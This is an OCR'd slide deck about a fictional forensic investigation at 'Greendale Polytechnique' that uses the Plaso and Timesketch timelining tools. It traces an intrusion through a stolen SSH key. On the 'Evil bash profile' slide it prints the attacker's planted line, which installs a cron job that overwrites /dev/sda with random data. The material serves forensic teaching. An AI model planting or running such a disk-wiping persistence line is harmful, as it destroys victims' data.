A case study in new generation timelining tools

Plaso and Timesketch

Introductions: Me

- Google Zurich
- Plaso core developer
- Digital forensics and incident response

Introductions: Plaso

- Takes a file or filesystem, or set of files and extracts all time related information
- Allows for bulk processing
- Massive library of parsers

Introductions: Timesketch

- Collaborative Timeline Visualization, Filtering and Editing
- Fast filtering, annotation
- Collaboration on timeline

Our characters


Greendale
Polytechnique
Acceptance

CYBER FORENSIC AFFORDANCES
ALL CYBER, ALL THE TIME

The Task - assigned to Ahmed

- Registrar resigned unexpectedly
- Did he steal the prospective students list?

Did the registrar steal the list?



Greendale


Sketch for the investigation at Greendale Polytechnique.

Timeline	Added
Registrar	2015-09-30 09:24:33

Plaso with Viper

```
$> psort.py -d --output-format null --analysis viper --viper-host
192.168.192.7:8080 registrar.plaso

[INFO] Data files will be loaded from /usr/share/plaso by default.
[INFO] Starting analysis plugins.
[INFO] Plugin: [viper] started.
<snip>
```

Viper in TimeSketch




Greendale

Sketch for the investigation at Greendale Polytechnique.

Timeline	Added
🟦 Registrar	2015-09-30 09:24:33


Sharing is Caring



Greendale

Sketch for the investigation at Greendale Polytechnique.

An image of RAM




4912 × 3264 pixels 5.0 MB 17%

1 / 1

Threat Intelligence

“We are opposed to any and all forms of air mutilation (so called ‘air conditioning’). Air must be free to be turbulent, flowing as nature intended.”

OS X Analysis



192.168.192.103:8080/sketch/5/explore/

*

I will only show you the first 500 events

May I suggest you narrow down the results with a filter?

320290 events (0.334s)

1970-01-01T00:00:00+00:00 [Expiration Time] .buy.itunes.apple.com </> (X-Dsid) Dean Mac


What we know

- Registrar is probably up to no good
- Hacktivist tool on the registrar’s machine, planted from Student-pc1 (192.168.1.11)
- Suspicious connection to the Dean’s laptop from the same student machine
- Tool appears to have been put there by an hacktivist group who hate air conditioning
- Greendale have a big project involving air conditioning in the works

Time pressure

```
$> log2timeline.py -f /usr/share/plaso/filter_windows.txt --status_view=window student-pc1-triage.plaso student-pc1.dd
```

Plink?



2 events (0.665s)

2015-07-25T10:23:31+00:00 □ [Creation Time] PE Type: Executable (EXE) Import hash: 559e88246a166c4a117d3e6feeba3644

data_type	pe:compilation:compilation_time
datetime	2015-07-25T10:23:31+00:00
display_name	TSK:/Windows/AppPatch/Shared/plink.exe;VSS1:TSK:/Windows/AppPatch/Shared/plink.exe
filename	/Windows/AppPatch/Shared/plink.exe
hostname	STUDENT-PC1
imphash	559e88246a166c4a117d3e6feeba3644
inode	82743
md5_hash	07d07cc89c7b25229b3b999724bd3e5b
message	PE Type: Executable (EXE) Import hash: 559e88246a166c4a117d3e6feeba3644
parser	pe
pe_type	Executable (EXE)
section_names	[".text\u0000\u0000\u0000",".rdata\u0000\u0000",".data\u0000\u0000\u0000",".rsrc\u0000\u0000\u0000"]
sha1_hash	e79298341d580033c6011ee0eef51fd5c9693c6b
sha256_hash	d0454dbeb4d547b1d284e721f104ac01226411fd90c23fe8e3ea280deab9e966
source_long	PE Compilation time


Ahmed

This is the real plink.exe, command line SSH client that's part of the Putty Suite.

Wed, 30 Sep 2015 13:55:49 -0000

What's on your mind?

Wait - what was that again?



id_rsa

Timelines

~~Registrar~~ □ | Dean Mac ☑ | ~~Student PC1 triage~~ □ | ~~acserver~~ □


2 events (0.165s)

2015-08-25T21:01:50+00:00	□ ★	[crtime;ctime;mtime] TSK:/Users/dean/.ssh/id_rsa	Dean Mac
2015-09-06T17:04:36+00:00	□ ★	[atime] TSK:/Users/dean/.ssh/id_rsa	Dean Mac

Known hosts

```
$> image_export.py --names known_hosts,id_rsa --partition 2 dean_mac.dd

$> head -1 export/id_rsa

-----BEGIN RSA PRIVATE KEY-----

$> cat export/known_hosts

192.168.1.14 ssh-rsa AAAAB <snip>
```

Suspicious modifications



Timelines

~~Registrar~~ □ ~~Dean Mac~~ □ ~~Student PC1 triage~~ □ ~~AC Server Triage~~ □

~~Student PC1 Full~~ □ AC Server Full ☑

3 events (0.015s)

2015-09-06T17:13:25+00:00	□ ★	[Content Modification Time] [sshd, pid: 16304] : Accepted publickey for dean from 192.168.1.11 port 49558 ssh2: RSA a5:ed:32:56:6e:cb:be:88:70:1d:88:4f:9b:ce:bf:d1 ⊞	AC Server Full
2015-09-06T18:40:18+00:00	□ ★	[Content Modification Time] [sshd, pid: 16490] : Accepted publickey for dean from 192.168.1.11 port 50472 ssh2: RSA a5:ed:32:56:6e:cb:be:88:70:1d:88:4f:9b:ce:bf:d1 ⊞	AC Server Full
2015-09-06T18:44:34+00:00	□ ★	[ctime;mtime] TSK:/home/dean/.profile ⊞	AC Server Full

Evil bash profile

```
...

# set PATH so it includes user's private bin if it exists

if [ -d "$HOME/bin" ] ; then

    PATH="$HOME/bin:$PATH"

fi

! [ -f /etc/cron.d/update ]  && sudo -- "echo '0 0 1 11 * /bin/dd
if=/dev/random of=/dev/sda' > /etc/cron.d/update"
```

Disaster Averted!

- Found evidence on multiple OS’
- Shared with other investigators less painfully
- Used other multi-case utilities
- Saved Greendale!

Not tried

- Agent deployment
- Memory forensics
- Live response

Unanswered Questions

https://demo.timesketch.org

- How did Student-PC1 get compromised?
- How did the intruders get on to the registrar’s machine?
- Why didn’t they just add the scheduled task directly?

Links and Contact

Plaso

https://github.com/log2timeline/plaso

log2timeline-discuss@googlegroups.com

Apache License v2

Timesketch

https://github.com/google/timesketch

https://demo.timesketch.org

timesketch-dev@googlegroups.com

Apache License v2

Viper

http://viper.li

https://github.com/viper-framework/viper/

BSD 3-clause license

Me

dmwhite@google.com

References

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Introductions: Plaso

Plaso: Timelines

Timesketch: Analysis

Me: Forensics, etc.

timesketch

Google